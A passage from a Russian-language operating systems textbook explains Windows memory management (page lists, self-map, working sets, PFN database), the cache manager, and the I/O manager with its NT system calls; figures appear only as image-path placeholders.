Когда физическая страница больше не отображается таблицей страниц ни одного из процессов, она попадает в один из трех списков: свободных, модифицированных или резервных. Те страницы, которые никогда больше не понадобятся (такие, как страницы стека завершающегося процесса), освобождаются немедленно. Те страницы, которые могут снова дать страничную ошибку, попадают либо в список модифицированных, либо в список резервных (в зависимости от того, был ли бит «измененная» установлен для какого-либо элемента таблицы страниц, который отображал эту страницу с момента ее последнего считывания с диска). Страницы из модифицированного списка будут в конечном итоге записаны на диск, а затем перемещены в список резервных.

Диспетчер памяти может выделять страницы по мере необходимости (используя список либо свободных, либо резервных страниц). Перед размещением страницы и копированием с диска диспетчер памяти всегда проверяет списки резервных и модифицированных страниц, чтобы проверить, нет ли уже этой страницы в памяти. Схема опережающей подкачки в Windows преобразует будущие жесткие ошибки в мягкие (путем чтения страниц, которые могут понадобиться, и помещения их в список резервных страниц). Диспетчер памяти и сам выполняет небольшой объем опережающей подкачки — он обращается к группам последовательных страниц (а не к отдельным страницам). Дополнительные страницы немедленно размещаются в списке резервных страниц. Это не является расточительством, поскольку издержки диспетчера памяти гораздо меньше, чем стоимость выполнения операций ввода-вывода. Чтение целого кластера страниц чуть дороже, чем чтение одной страницы.

Элементы таблицы страниц на рис. 11.17 относятся к номерам физических (а не виртуальных) страниц. Для обновления элемента таблицы страниц (и каталога страниц) ядру нужно использовать виртуальные адреса. Windows отображает таблицы страниц и каталоги страниц для текущего процесса на виртуальное адресное пространство ядра при помощи элемента **self-map** в каталоге страниц (рис. 11.18). Отображая элемент каталога страниц на каталог страниц (карта self-map), мы получаем виртуальные адреса, которые можно использовать для ссылки на элементы каталога страниц (рис. 11.18, *а*) и на элементы таблицы страниц (рис. 11.18, *б*). Карта self-map занимает 8 Мбайт виртуальных адресов ядра для каждого процесса (на процессорах x86). Для простоты на рисунке показан элемент x86 self-map для 32-разрядных **PTE-записей** (Page-Table Entries). На самом деле Windows использует 64-разрядные PTE-записи, поэтому система может воспользоваться более чем 4 Гбайт физической памяти. С 32-разрядными PTE-записями элемент self-map использует в каталоге страниц только одну **PDE-запись** (Page-Directory Entry) и поэтому занимает только 4 Мбайт адресов, а не 8 Мбайт.

Алгоритм замещения страниц

Когда количество свободных физических страниц памяти становится небольшим, диспетчер памяти начинает готовить физические страницы — он удаляет их из процессов пользовательского режима и из системных процессов (которые используют страницы в режиме ядра). Цель — сделать так, чтобы самые важные виртуальные страницы присутствовали в памяти, а остальные находились на диске. Самое главное — определить, что значит *важные*. В Windows ответ на этот вопрос дается при помощи концепции рабочего набора. Каждый процесс (не поток) имеет рабочий набор. Этот набор состоит из отображенных страниц, которые находятся в памяти и на которые, следовательно, можно ссылаться без получения страничных ошибок. Размер и состав рабочего набора меняются на протяжении работы потоков процесса.




Рис. 11.18. Карта self-map в Windows используется для отображения физических страниц: *а* — каталога страниц; *б* — таблиц страниц — на виртуальные адреса ядра (показанные для 32-разрядных PTE-записей)

Рабочий набор процесса описывается двумя параметрами: минимальным и максимальным размерами. Эти границы не жесткие, поэтому процесс может иметь меньше страниц в памяти, чем его минимум, или (в некоторых обстоятельствах) больше, чем его максимум. Все процессы стартуют с одинаковыми минимумом и максимумом, но эти границы с течением времени могут меняться (либо они могут определяться объектом задания — для тех процессов, которые содержатся в этом задании). Начальный минимум по умолчанию находится в диапазоне 20–50 страниц, а начальный максимум по умолчанию — в диапазоне 45–345 страниц (в зависимости от общего объема физической памяти системы). Однако системный администратор может изменить эти значения по умолчанию. Вряд ли это будут делать обычные домашние пользователи, но администраторы серверов могут это сделать.

Рабочие наборы вступают в дело только тогда, когда количество доступной физической памяти системы становится низким. В противном случае процессам разрешается расходовать память по своему усмотрению, при этом максимум рабочего набора часто значительно превышается. Но когда система попадает в условия **дефицита памяти** (memory pressure), диспетчер памяти начинает втискивать процессы обратно в их рабочие наборы, начиная с тех процессов, которые больше всех превышают свое максимальное значение. Существует три уровня активности диспетчера рабочих наборов, все они периодические (по таймеру).

1. **Доступно большое количество памяти**: сканирование страниц со сбросом битов доступа и использованием их значений для представления *возраста* каждой страницы. Оценка неиспользованных страниц в каждом рабочем наборе.

2. **Памяти становится недостаточно**: для всех процессов со значительным процентом неиспользованных страниц добавление страниц в рабочие наборы прекращается и начинается замена самых старых страниц (при возникновении потребности в новой странице). Замененные страницы попадают в списки резервных или модифицированных.
3. **Памяти недостаточно**: усечение (то есть уменьшение) рабочих наборов до значения ниже их максимума (путем удаления самых старых страниц).

Диспетчер рабочих наборов запускается каждую секунду, он вызывается из потока **диспетчера установки баланса** (balance set manager). Диспетчер рабочего набора регулирует объем выполняемой им работы (чтобы не перегрузить систему). Он также отслеживает запись страниц (из списка модифицированных) на диск, чтобы быть уверенным, что список не вырастет до слишком большого размера (при этом он при необходимости будит поток *ModifiedPageWriter*).

Управление физической памятью

Ранее мы упомянули три списка физических страниц: список свободных страниц, список резервных страниц и список модифицированных страниц. Есть и четвертый список, который содержит обнуленные свободные страницы. Системе часто нужны обнуленные страницы. Когда процессам даются новые страницы или когда считывается последняя неполная страница из конца файла, тогда нужна нулевая страница. Для заполнения страницы нулями требуется время, поэтому лучше создавать нулевые страницы в фоновом режиме (при помощи потока с низким приоритетом). Есть также пятый список, используемый для страниц, в которых были обнаружены аппаратные ошибки (при помощи аппаратных средств обнаружения ошибок).

На все страницы системы есть ссылки в элементах таблиц страниц или в одном из этих пяти списков, совокупность которых называется **базой данных номеров страничных блоков** (Page Frame Number Database, PFN database). На рис. 11.19 показана структура этой базы данных. Таблица индексирована по номеру физического страничного блока. Элементы таблицы имеют фиксированную длину, но для разных типов элементов (например, совместно используемых либо закрытых) используются разные форматы. Действительные элементы содержат состояние страницы и счетчик — сколько таблиц страниц указывают на данную страницу (так что система может определить, когда страница больше не используется). Страницы рабочих наборов указывают, в каком элементе на них есть ссылки. Имеется также указатель на таблицу страниц процесса, который указывает на страницу (для тех страниц, которые совместно не используются) или на таблицу страниц прототипов (для совместно используемых страниц).

Дополнительно имеется ссылка на следующую страницу списка (если она есть), а также прочие поля и флаги (такие, как «read in progress» — «идет чтение», «write in progress» — «идет запись» и т. д.). Для экономии места списки связаны друг с другом при помощи полей, в которых имеется индекс (а не указатель) следующего элемента. Элементы таблиц для физических страниц используются также для подсчета битов «измененная», обнаруженных в элементах разных таблиц страниц, которые указывают на физическую страницу (из-за совместного использования страниц). Там имеется также информация, которая используется для представления отличий для страниц памяти больших серверов (имеющих такую память, которая для определенных процессоров работает быстрее, — это компьютеры с архитектурой NUMA).




Рис. 11.19. Некоторые из основных полей базы данных страничных блоков для действительной страницы

Страницы перемещаются из рабочих наборов в списки диспетчером рабочих наборов и прочими системными потоками. Давайте изучим эти перемещения. Когда диспетчер рабочих потоков удаляет страницу из рабочего набора, эта страница попадает в нижнюю часть списка резервных или модифицированных страниц в зависимости от состояния ее измененности. Это переход показан на рис. 11.20 как (*1*).




Рис. 11.20. Различные списки страниц и переходы между ними

Страницы обоих списков — это действительные страницы, так что если происходит страничная ошибка и нужна одна из этих страниц, то она удаляется из списка и доставляется в рабочий набор без выполнения дискового ввода-вывода (*2*). Когда процесс завершается, те его страницы, которые не используются совместно, не могут быть ему доставлены, так что действительные страницы из его таблицы страниц и все его страницы из модифицированного и резервного списков попадают в список свободных страниц (*3*). Освобождается также используемое процессом место в файле подкачки.

Остальные переходы вызываются другими системными потоками. Каждые 4 с запускается поток диспетчера установки баланса, который ищет такие процессы, все потоки которых находятся в бездействии в течение определенного количества секунд. Если он находит такие процессы, то их стеки ядра открепляются от физической памяти и их страницы переносятся в списки резервных или модифицированных (также показано как (*1*)).

Два других системных потока (**записи отображенных страниц** — mapped page writer и **записи модифицированных страниц** — modified page writer) периодически просыпаются и смотрят, достаточно ли неизмененных страниц. Если их мало, то они берут страницы из верхней части списка измененных страниц, записывают их обратно на диск, а затем переносят в список резервных страниц (*4*). В первом списке учитываются записи в отображенные файлы, а во втором — записи в файл подкачки. В результате этих записей измененные страницы преобразуются в резервные (неизмененные) страницы.

Причина наличия двух потоков состоит в том, что отображенному файлу в результате записи может понадобиться увеличить размер, а для его увеличения требуется доступ к дисковым структурам данных (для выделения свободного блока на диске). Если в памяти недостаточно места, чтобы разместить их (при необходимости выполнить запись страницы), то может получиться взаимоблокировка. Второй поток может решить эту проблему, записав страницы в файл подкачки.

Остальные переходы на рис. 11.20 выполняются следующим образом. Когда процесс отменяет отображение страницы, эта страница более не связана с данным процессом и может переходить в список свободных (*5*), если только она не является совместно используемой. Когда страничная ошибка требует, чтобы страничный блок содержал ту страницу, которая будет читаться, страничный блок берется из списка свободных страниц (*6*), если это возможно. Не имеет значения то, что страница может содержать какую-либо конфиденциальную информацию, поскольку она будет полностью перезаписана.

При увеличении стека ситуация иная. В этом случае нужен пустой страничный блок, и правила безопасности требуют, чтобы страница содержала одни нули. По этой причине запускается (с низким приоритетом) другой системный поток (**ZeroPage**), который затирает страницы из списка свободных и помещает их в список обнуленных (*7*). Когда процессор находится в бездействии и есть свободные страницы, они также могут обнуляться, поскольку обнуленная страница потенциально более полезна, чем свободная (а обнуление страницы при бездействующем процессоре практически ничего не стоит).

Существование этих списков приводит к необходимости принимать некоторые тонкие стратегические решения. Например, предположим, что страницу нужно доставить с диска, а список свободных страниц пуст. Системе нужно сделать выбор: взять неизмененную страницу из резервного списка (которая в противном случае может быть затем возвращена по страничной ошибке) или пустую страницу из списка обнуленных страниц (сделав напрасной проделанную по ее обнулению работу). Что лучше?

Диспетчер памяти должен решить, насколько агрессивно системные потоки должны перемещать страницы из списка модифицированных в список резервных. Иметь неизмененные страницы лучше, чем иметь измененные, поскольку их можно использовать немедленно, но агрессивная стратегия очистки приводит к увеличению дискового ввода-вывода и есть некоторая вероятность того, что только что очищенная страница может быть доставлена по страничной ошибке в рабочий набор и опять изменена. В общем случае Windows разрешает все эти противоречия при помощи алгоритмов, эвристик, допущений, исторических прецедентов, эмпирических правил, а также управляемых администраторами значений параметров.

В современной Windows введен дополнительный уровень абстракции в нижней части диспетчера памяти, который называется диспетчером хранилища (store manager). На этом уровне принимаются решения о том, как оптимизировать операции ввода-вывода с доступными резервными хранилищами. Постоянные системы хранения в дополнение к вращающимся дискам включают вспомогательную флеш-память и твердотельные диски (SSD). Диспетчер хранилища оптимальным образом решает, где и как страницы физической памяти получают резервную копию в постоянных хранилищах в системе. Он также реализует такие оптимизационные технологии, как совместное использование одинаковых физических страниц с помощью копирования при записи, а также сжатие страниц, находящихся в списке готовых к использованию для эффективного повышения объема доступной оперативной памяти.

Еще одним изменением в диспетчеризации памяти в современной Windows является введение файла подкачки. Исторически управление памятью в Windows основывалось, как описано ранее, на рабочих наборах. С возрастанием дефицита памяти диспетчер памяти принуждает рабочий набор к сокращению тех следов, которые каждый процесс имеет в памяти. Модель современных приложений вводит возможности для новых эффективных решений. Поскольку процессу, содержащему ту часть современного приложения, которая относится к переднему плану, с переключением пользователя на другое приложение ресурсы процессора больше не выделяются, его страницам оставаться в памяти необязательно. По мере возрастания дефицита памяти в системе страницы в процессе могут быть удалены в ходе обычного управления рабочим набором. Но диспетчер времени выполнения процесса знает, сколько прошло времени с момента переключения пользователя на процесс переднего плана приложения. Когда требуется еще больше памяти, выбирается процесс, который не выполнялся, и происходит вызов диспетчера памяти для эффективного сброса всех страниц за небольшое количество операций ввода-вывода. Страницы будут записаны в файл подкачки путем объединения их в один или несколько больших участков памяти. Это означает, что весь процесс также может быть восстановлен в памяти с использованием небольшого количества операций ввода-вывода.

Управление памятью является очень сложным компонентом исполнительного уровня (с множеством структур данных, алгоритмов и эвристик). Оно в значительной степени самонастраиваемое, но есть также масса параметров, которыми администраторы могут настраивать производительность системы. Некоторые из этих параметров и соответствующие им счетчики можно просмотреть при помощи инструментов из различных инструментальных наборов (которые упоминались ранее). Вероятно, самая важная вещь, которую необходимо помнить, — это то, что управление памятью в реальных системах не только один простой алгоритм для файла подкачки.

11.6. Кэширование в Windows

Кэш в Windows улучшает производительность файловых систем (сохраняя недавно и часто используемые области файлов в памяти). Вместо кэширования физических адресуемых блоков с диска диспетчер кэширования управляет виртуально адресуемыми блоками, то есть областями файлов. Такой подход хорошо согласуется со структурой файловой системы NTFS (как мы увидим в разделе 11.8). NTFS хранит все свои данные как файлы (в том числе метаданные файловой системы).

Кэшированные области файлов называются **представлениями** (views), поскольку они представляют области виртуальных адресов ядра, которые отображены на файлы файловой системы. Таким образом, реальное управление физической памятью кэша обеспечивается диспетчером памяти. Роль диспетчера кэширования состоит в управлении использованием виртуальных адресов ядра для представлений, организации (совместно с диспетчером памяти) закреплении страниц в физической памяти и предоставлении интерфейсов для файловых систем.

Средства диспетчера кэширования в Windows совместно используются всеми файловыми системами. Поскольку кэш адресуется виртуально (в соответствии с отдельными файлами), то диспетчер кэширования может выполнять упреждающее чтение для каждого файла отдельно. Запросы на доступ к кэшированным данным приходят из всех файловых систем. Виртуальное кэширование удобно, поскольку файловые системы не должны предварительно преобразовывать смещение в файле в номер физического блока (перед запросом кэшированной страницы файла). Это преобразование происходит позднее, когда диспетчер памяти вызывает файловую систему для обращения к странице на диске.

Помимо управления используемыми для кэширования виртуальными адресами ядра и ресурсами физической памяти диспетчер кэширования также должен координировать свои действия с файловыми системами (по таким вопросам, как непротиворечивость представлений, сброс на диск, а также правильное обслуживание отметок конца файла — в частности, при расширении файлов). Одним из наиболее трудных аспектов файла, которыми приходится управлять файловой системе, диспетчеру кэширования и диспетчеру памяти, является смещение последнего байта файла, называемое *ValidDataLength*. Если программа пишет за концом файла, то пропущенные блоки должны быть заполнены нулями, и по соображениям безопасности очень важно, чтобы записанная (в метаданных файла) длина *ValidDataLength* не давала доступа к неинициализированным блокам. Поэтому до обновления метаданных (новым значением длины) на диск нужно записать нулевые блоки. Понятно, что если система дает сбой, то некоторые из блоков файла могут оказаться не обновленными из содержимого памяти, однако совершенно недопустимо, чтобы некоторые блоки содержали такие данные, которые раньше принадлежали другим файлам.

Теперь давайте изучим работу диспетчера кэширования. Когда делается ссылка на файл, то диспетчер кэширования выполняет отображение блока (размером 256 Кбайт) виртуального адресного пространства ядра на файл. Если файл больше, чем 256 Кбайт, то за один прием отображается только часть файла. Если у диспетчера кэширования заканчиваются такие блоки адресов, то перед отображением нового файла он должен отменить отображение старого файла. После отображения файла диспетчер кэширования может выполнять запросы на его блоки (копируя из виртуального адресного пространства ядра в буфер пользовательского режима). Если копируемый блок от-

сутствует в физической памяти, то происходит страничная ошибка и диспетчер памяти обрабатывает ее обычным путем. Диспетчер кэширования даже не знает, был блок в памяти или нет. Копирование всегда выполняется успешно.

Диспетчер кэширования работает также с теми страницами, которые отображены в виртуальную память и доступ к которым производится при помощи указателей (а не за счет копирования между буферами режима ядра и пользовательского режима). Когда поток обращается к отображенному на файл виртуальному адресу и происходит страничная ошибка, диспетчер памяти во многих случаях может обработать доступ как мягкую ошибку. Ему не нужно обращаться к диску, поскольку он видит, что страница уже находится в физической памяти (так как она отображена диспетчером кэширования).

11.7. Ввод-вывод в Windows

Цель диспетчера ввода-вывода Windows — обеспечить обширную и гибкую основу для эффективной обработки очень широкого разнообразия устройств и служб ввода-вывода, поддержки автоматического распознавания устройств и инсталляции драйверов (Plug-and-Play), а также для управления электропитанием устройств и процессора — и все это с использованием в основном асинхронной структуры, которая позволяет выполнять вычисления одновременно с передачей данных при вводе-выводе. Существуют сотни тысяч устройств, которые работают с Windows. Для большого количества часто встречающихся устройств даже не нужно инсталлировать драйвер, поскольку в составе операционной системы уже есть такой драйвер. Даже с учетом этого (и если считать все версии) существует почти миллион различных двоичных драйверов, которые работают под управлением Windows. В следующих разделах мы изучим некоторые из проблем ввода-вывода.

11.7.1. Фундаментальные концепции

Диспетчер ввода-вывода находится в чрезвычайно близких отношениях с диспетчером Plug-and-Play. Основная идея Plug-and-Play состоит в том, что существует перечислимая шина. Многие шины (в том числе PC Card, PCI, PCIe, AGP, USB, IEEE-1394, E-IDE и SATA) были спроектированы таким образом, чтобы диспетчер Plug-and-Play мог послать запрос на каждый разъем шины и попросить установленное в нем устройство идентифицироваться. Обнаружив, что именно там установлено, диспетчер Plug-and-Play назначает аппаратные ресурсы (такие, как уровни прерываний), находит соответствующие драйверы и загружает их в память. При загрузке каждого драйвера для него создается **объект драйвера** (driver object). Затем для каждого устройства назначается как минимум один объект устройства. Для некоторых шин (таких, как SCSI) перечисление происходит только в момент загрузки, но для других шин (таких, как USB) оно может произойти в любой момент, что требует тесного взаимодействия между диспетчером Plug-and-Play, драйверами шины (которые фактически и выполняют перечисление) и диспетчером ввода-вывода.

В операционной системе Windows все файловые системы, антивирусные фильтры и даже службы ядра (которым не соответствуют никакие аппаратные средства) реализованы при помощи драйверов ввода-вывода. В системной конфигурации должно быть указание на необходимость загрузки хотя бы некоторых из этих драйверов, поскольку не существует устройства-счетчика на шине. Другие (подобно файловым системам)

загружаются специальным кодом, который распознает их необходимость, — например, распознаватель файловых систем обращается к тому и определяет, файловую систему какого типа он содержит.

Интересная функциональная возможность Windows — поддержка **динамических дисков** (dynamic disks). Эти диски могут простираться на несколько разделов и даже несколько дисков и могут переконфигурироваться на ходу, без необходимости в перезагрузке. То есть логические диски больше не ограничены одним разделом (или даже одним диском), так что одна файловая система может захватывать несколько дисков.

Ввод-вывод для томов данных может фильтроваться специальным драйвером Windows, который реализует **теневые копии томов** (Volume Shadow Copies). Драйвер-фильтр создает моментальный снимок тома, который можно монтировать отдельно и который представляет собой том данных в некий предыдущий момент времени. Он делает это, отслеживая изменения после выполнения моментального снимка. Это очень удобно для восстановления файлов, которые были случайно удалены, или возвращения обратно в предыдущие моменты времени (чтобы увидеть состояние файла во время выполнения ранее моментальных снимков).

Теневые копии важны и для выполнения точных резервных копий для серверных систем. Система работает с серверными приложениями до того времени, когда наступает удобный момент для выполнения резервного копирования. Когда все приложения готовы, система инициализирует моментальный снимок тома, а затем сообщает приложениям, что они могут продолжать свою работу. Резервная копия делается из состояния тома (на момент выполнения моментального снимка). Приложения при этом блокируются на очень короткое время (их не надо выводить в автономный режим на все время резервного копирования).

Приложения участвуют в процессе изготовления моментального снимка, поэтому резервная копия отражает такое состояние, которое легко восстановить в случае возникновения сбоя. Если бы это было не так, то резервная копия могла бы получиться вполне пригодной, но сохраненное резервной копией состояние больше напоминало бы состояние системы при сбое. Восстановление системы в точке сбоя может быть более трудным или даже невозможным, поскольку сбои происходят в произвольные моменты времени выполнения приложения. *Закон Мэрфи* утверждает, что сбои происходят в самое неподходящее время, то есть в тот момент, когда данные приложения находятся в таком состоянии, восстановление из которого невозможно.

Еще один аспект Windows — это ее поддержка асинхронного ввода-вывода. Поток может начать операцию ввода-вывода, а затем продолжить выполнение параллельно с вводом-выводом. Эта функциональная возможность особенно важна для серверов. Есть несколько способов, при помощи которых поток может определить завершение ввода-вывода. Один из них — указать объект события в момент выполнения вызова и затем дожидаться его. Другой — указать очередь, в которую система поместит событие о завершении ввода-вывода. Третий — предоставить процедуру обратного вызова, которую система вызовет после завершения ввода-вывода. Четвертый — опросить адрес памяти, который диспетчер ввода-вывода обновляет после завершения ввода-вывода.

Последний аспект, который мы упомянем, — это приоритетный ввод-вывод. Приоритет ввода-вывода определяется приоритетом потока (либо его можно указать явным образом). Есть пять уровней приоритета: *critical* (критический), *high* (высокий), *normal* (нормальный), *low* (низкий) и *very low* (очень низкий). Критический зарезервирован

для диспетчера памяти (во избежание взаимоблокировок, которые в противном случае могли бы произойти в периоды острой нехватки памяти). Низкий и очень низкий приоритеты используются фоновыми процессами (службой дефрагментации дисков или ведущими поиск шпионского программного обеспечения сканерами, а также поиском по компьютеру — все эти процессы стараются не создавать помех для нормальной работы системы). Большинство операций ввода-вывода получают нормальный приоритет, но мультимедийные приложения могут пометить свой ввод-вывод высоким приоритетом (чтобы избежать проблем). Мультимедийные приложения могут также использовать **резервирование полосы пропускания** (bandwidth reservation) — они запрашивают гарантированную ширину полосы пропускания для обращения к критичным в смысле временных задержек файлам (вроде музыки или видео). Система ввода-вывода сообщит приложению оптимальный размер передачи и количество ожидающих выполнения операций ввода-вывода (которое следует поддерживать для того, чтобы система ввода-вывода гарантированно достигла запрошенной ширины полосы пропускания).

11.7.2. Вызовы интерфейса прикладного программирования ввода-вывода

Интерфейсы системных вызовов, предоставляемые диспетчером ввода-вывода, не очень отличаются от предлагаемых большинством других операционных систем. Основные операции: *open*, *read*, *write*, *ioctl* и *close*, но есть и другие операции: Plug-and-Play, управления энергопотреблением, установки параметров, сброса системных буферов и т. д На уровне Win32 эти API заключаются в оболочку интерфейсов, которые предоставляют операции более высокого уровня (специфичные для конкретных устройств). На нижнем уровне эти оболочки открывают устройства и выполняют основные операции. Даже некоторые операции метаданных (такие, как переименование файла) реализованы без специфичных системных вызовов. Они просто используют специальную версию операции *ioctl*. Это станет более понятно, когда мы объясним реализацию стеков устройств ввода-вывода и использование пакетов запросов ввода-вывода (I/O request packets (IRP)) диспетчером ввода-вывода.

Собственные системные вызовы ввода-вывода NT (в соответствии с общей философией Windows) имеют множество параметров и много вариантов. В табл. 11.15 перечислены основные интерфейсы системных вызовов диспетчера ввода-вывода.

Таблица 11.15. Собственные вызовы интерфейса прикладного программирования NT для выполнения ввода-вывода

Системный вызов ввода-вывода	Описание
NtCreateFile	Открыть новый или существующий файл либо устройство
NtReadFile	Читать из файла или устройства
NtWriteFile	Писать в файл или устройство
NtQueryDirectoryFile	Запросить информацию о каталоге (включая файлы)
NtQueryVolumeInformationFile	Запросить информацию о томе
NtSetVolumeInformationFile	Модифицировать информацию тома

Системный вызов ввода-вывода	Описание
NtNotifyChangeDirectoryFile	Завершается, когда любой файл каталога или его подкаталогов будет модифицирован
NtQueryInformationFile	Запросить информацию о файле
NtSetInformationFile	Модифицировать информацию файла
NtLockFile	Заблокировать диапазон байтов файла
NtUnlockFile	Снять блокировку диапазона
NtFsControlFile	Различные операции с файлом
NtFlushBuffersFile	Сбросить находящиеся в памяти файловые буферы на диск
NtCancelIoFile	Отменить невыполненные операции ввода-вывода для файла
NtDeviceIoControlFile	Специальные операции с устройством

NtCreateFile используется для открытия существующих или новых файлов. Он предоставляет дескрипторы безопасности для новых файлов, описание требуемых прав доступа, дает создателю новых файлов некоторые функции управления выделением блоков. *NtReadFile* и *NtWriteFile* принимают описатель файла, буфер и длину. Они также принимают явное смещение файла и позволяют указать ключ для доступа к заблокированным диапазонам байтов в файле. Большая часть параметров относится к указанию того, какие методы следует использовать для сообщения о завершении ввода/вывода (возможно, асинхронного), — они описаны ранее.

NtQueryDirectoryFile — это пример стандартной парадигмы исполнительного уровня, где существуют различные API для обращения (или модификации) к информации об определенных типах объектов. В данном случае это объекты файлов, которые ссылаются на каталоги. Параметр указывает, какой тип информации запрашивается, — например, список названий файлов в каталоге либо подробная информация о каждом файле (которая нужна для расширенного листинга каталога). Поскольку это фактически операция ввода-вывода, то поддерживаются все стандартные способы сообщений о завершении ввода-вывода. *NtQueryVolumeInformationFile* подобен операции запроса каталога, но ожидает получения описателя файла, представляющего открытый том, который может содержать (это необязательно) файловую систему. В отличие от каталогов, для томов есть параметры, которые можно модифицировать, поэтому существует отдельный вызов *NtSetVolumeInformationFile*.

NtNotifyChangeDirectoryFile — это пример интересной парадигмы NT. Потоки могут выполнять ввод-вывод, чтобы определить, происходят ли с объектами какие-либо изменения (в основном это каталоги файловых систем, как в данном случае, или ключи реестра). Поскольку ввод-вывод асинхронный, то поток возвращается и продолжает выполнение (а позже уведомляется, когда что-то модифицируется). Незавершенный запрос ставится в очередь в файловой системе как ожидающая выполнения операция ввода-вывода (с использованием пакета запросов IRP). Если вы хотите удалить том с файловой системой из компьютера, то извещения становятся проблемой, поскольку есть незавершенные операции ввода-вывода. Поэтому Windows поддерживает средства для отмены незавершенных операций ввода-вывода (в том числе в файловых системах есть поддержка принудительного размонтирования тома с незавершенными операциями ввода-вывода).

NtQueryInformationFile — это специфичная (для файлов) версия системного вызова для каталогов. У нее есть напарник — системный вызов *NtSetInformationFile*. Эти интерфейсы обращаются и модифицируют все виды информации об именах файлов, файловых функциональных возможностях (наподобие шифрования, сжатия и разреженности), а также прочих атрибутах файлов (и их подробностях). И в том числе они определяют внутренний идентификатор файла или присваивают файлу уникальное двоичное имя (идентификатор объекта).

Эти системные вызовы являются, по существу, специфичной для файлов формой *ioctl*. Для переименования или удаления файла можно использовать операцию *set*. Однако обратите внимание на то, что они принимают описатели, а не имена файлов, так что до переименования или удаления файл должен быть сначала открыт. Их можно также использовать для переименования альтернативных потоков данных в NTFS (см. раздел 11.8).

Отдельные вызовы (*NtLockFile* и *NtUnlockFile*) существуют для установки и удаления побайтовых блокировок для файлов. *NtCreateFile* позволяет ограничить доступ ко всему файлу при помощи режима совместного использования. Альтернатива ему — вызовы блокировки, которые накладывают обязательные ограничения доступа на диапазон байтов в файле. Операции чтения и записи должны предоставлять ключ, совпадающий с заданным в *NtLockFile* (чтобы работать с блокированными диапазонами).

Аналогичные средства имеются и в UNIX, но там приложения соблюдают блокировки диапазонов по своему усмотрению. *NtFsControlFile* во многом похожа на предыдущие операции *query* и *set*, но является операцией более общего типа, нацеленной на обработку специфичных для файлов операций (которые не выполняются другими вызовами). Например, некоторые операции специфичны для конкретной файловой системы.

